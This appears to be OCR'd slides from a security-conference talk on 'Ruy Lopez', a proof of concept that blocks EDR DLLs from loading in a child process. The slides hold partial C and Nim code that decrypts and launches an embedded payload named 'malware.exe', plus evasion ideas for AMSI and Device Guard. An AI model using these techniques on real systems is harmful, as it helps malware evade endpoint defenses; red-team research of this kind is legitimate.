cryptsp.dll	0x7ffb49dc0000	96 kB	Cryptographic S
diasymreader.dll	0x7ffb140f0000	1.44 MB	Dia based SymR
fltLib.dll	0x7ffb38710000	44 kB	Filter Library
gdi32.dll	0x7ffb4b110000	172 kB	GDI Client DLL
gdi32full.dll	0x7ffb4aa00000	1.06 MB	GDI Client DLL
gpapi.dll	0x7ffb48d80000	140 kB	Group Policy Cli
iertutil.dll	0x7ffb40ac0000	2.69 MB	Run time utility
imm32.dll	0x7ffb4b890000	192 kB	Multi-User Wind
kernel.appcore.dll	0x7ffb482f0000	72 kB	AppModel API H
kernel32.dll	0x7ffb4c7f0000	764 kB	Windows NT BA




https://www.wikidata.org/wiki/Q1290671

PROOF OF CONCEPT – RUY LOPEZ

Tested against multiple EDR vendors

- No Alert/Prevention from any vendor
- (Mainly) successful block of target DLLs
- Cannot be used against MDE, as there are no userland hooks / DLLs to block



```
char cyvera[] = /*Cyvera.dll */{ 'c', 'y', 'v', 'e', 'r', 'a', '.', 'd', 'l', 'l', 0 };
char EdrDotNet[] = /*EdrDotNet.dll */{ 'E', 'd', 'r', 'D', 'o', 't', 'N', 'e', 't', '.', 'd', 'l', 'l', 0 };
char cyvrtrap[] = /*cyvrtrap.dll */{ 'c', 'y', 'v', 'r', 't', 'r', 'a', 'p', '.', 'd', 'l', 'l', 0 };
//char cyinjct[] = /*cyinjct.dll */{ 'c', 'y', 'i', 'n', 'j', 'c', 't', '.', 'd', 'l', 'l', 0 }; // Cannot be blocked, as this is injected
char EdrDotNetUnmanaged[] = /*EdrDotNet.Unmanaged.dll */{'E', 'd', 'r', 'D', 'o', 't', 'N', 'e', 't', '.', 'U', 'n', 'm', 'a', 'n', 'a', 'g', '
char ntnativeapi[] = /*ntnativeapi.dll */{ 'n', 't', 'n', 'a', 't', 'i', 'v', 'e', 'a', 'p', 'i', '.', 'd', 'l', 'l', 0 };
```

PROOF OF CONCEPT – RUY LOPEZ

Is that OPSec safe?

- Injection + Hooking are easy to detect / have well documented IoCs
- Blue Teams / Hunters could easily find IoCs
- However, in this moment AV/EDRs don’t check those IoCs for suspended/resumed processes and don’t block it (yet)


PROOF OF CONCEPT – RUY LOPEZ

OPSec improvements:

- Userland Hook evasion for injection from the host process
- RX Shellcode (PIC-Code modifications needed)
- Hashing instead of plain DLL names to block
- Hardware Breakpoints instead of hooking

PROOF OF CONCEPT – RUY LOPEZ

N




```
if(paramCount() == 0):

    var
        lpSize: SIZE_T
        pi: PROCESS_INFORMATI
        ps: SECURITY_ATTRIBUT
        si: STARTUPINFOEX
        status: WINBOOL
        tHandle: HANDLE
        tProcPath: WideCStrir
        ts: SECURITY_ATTRIBUT

    # Initialize the STARTUPI
    ps.nLength = sizeof(ps).c
    ts.nLength = sizeof(ts).c
    si.StartupInfo.cb = sizec

    # Get the current Executa
    var currentDir: WideCStri
    GetModuleFileNameW(0, cur

    # Execute it'self with ar
    CreateProcess(currentDir,
CREATE_NEW_CONSOLE or EXTENDE

    # Rest of Ruy-Lopez, setting hooks, inject shellcode and so on..
    [...]

else:
    # malicious code goes here
```

```
var malwarebytes: seq[byte] = @[byte(0x4d), byte(0x5a), [...snip...], byte(0x00), byte(0x00)]

# Decrypt malware
var decryptedmalware: seq[byte] = decrypt(malwarebytes)

# Write bytes to file
writeFile("malware.exe", decryptedmalware)

# Start it
status = CreateProcess(NULL,
      cast[LPWSTR]("malware.exe"),ps,ts,FALSE,
      CREATE_SUSPENDED or CREATE_NEW_CONSOLE or EXTENDED_STARTUPINFO_PRESENT,
      NULL,
      r"C:\Windows\system32\",
      addr si.StartupInfo,
      addr pi)

# Rest of Ruy Lopez
```

r tec
cyber security

PROOF OF CONCEPT – RUY LOPEZ

- https://github.com/S3cur3Th1sSh1t/Ruy-Lopez



Ruy-Lopez

Endpoint Detection and Response systems (EDRs) are like the white player in a Chess game:

- They do the first move with hooks loaded directly via the kernel
- The EDR DLL is typically loaded directly after `ntdll.dll`

PROOF OF CONCEPT – RUY LOPEZ

Alternative usage ideas:

- `Wldp.dll` block to bypass Device Guard / trust checks
- Block custom AMSI Provider DLLs
- Inject/Execute shellcode ThreadlessInject[1] style in the new process
  - Note: await Process initialization before execution
- (…)

[1] https://github.com/CCob/ThreadlessInject

PROOF OF CONCEPT – RUY LOPEZ

Credits:

- Ceri Coburn @_EthicalChaos_
- Sven Rath @eversinc33
- Alejandro Pinna @frodosobon
- Charles Hamilton @MrUn1k0d3r
- Chetan Nayak @NinjaParanoid

THANK YOU FOR YOUR ATTENTION!

QUESTIONS?

Fabian Mosch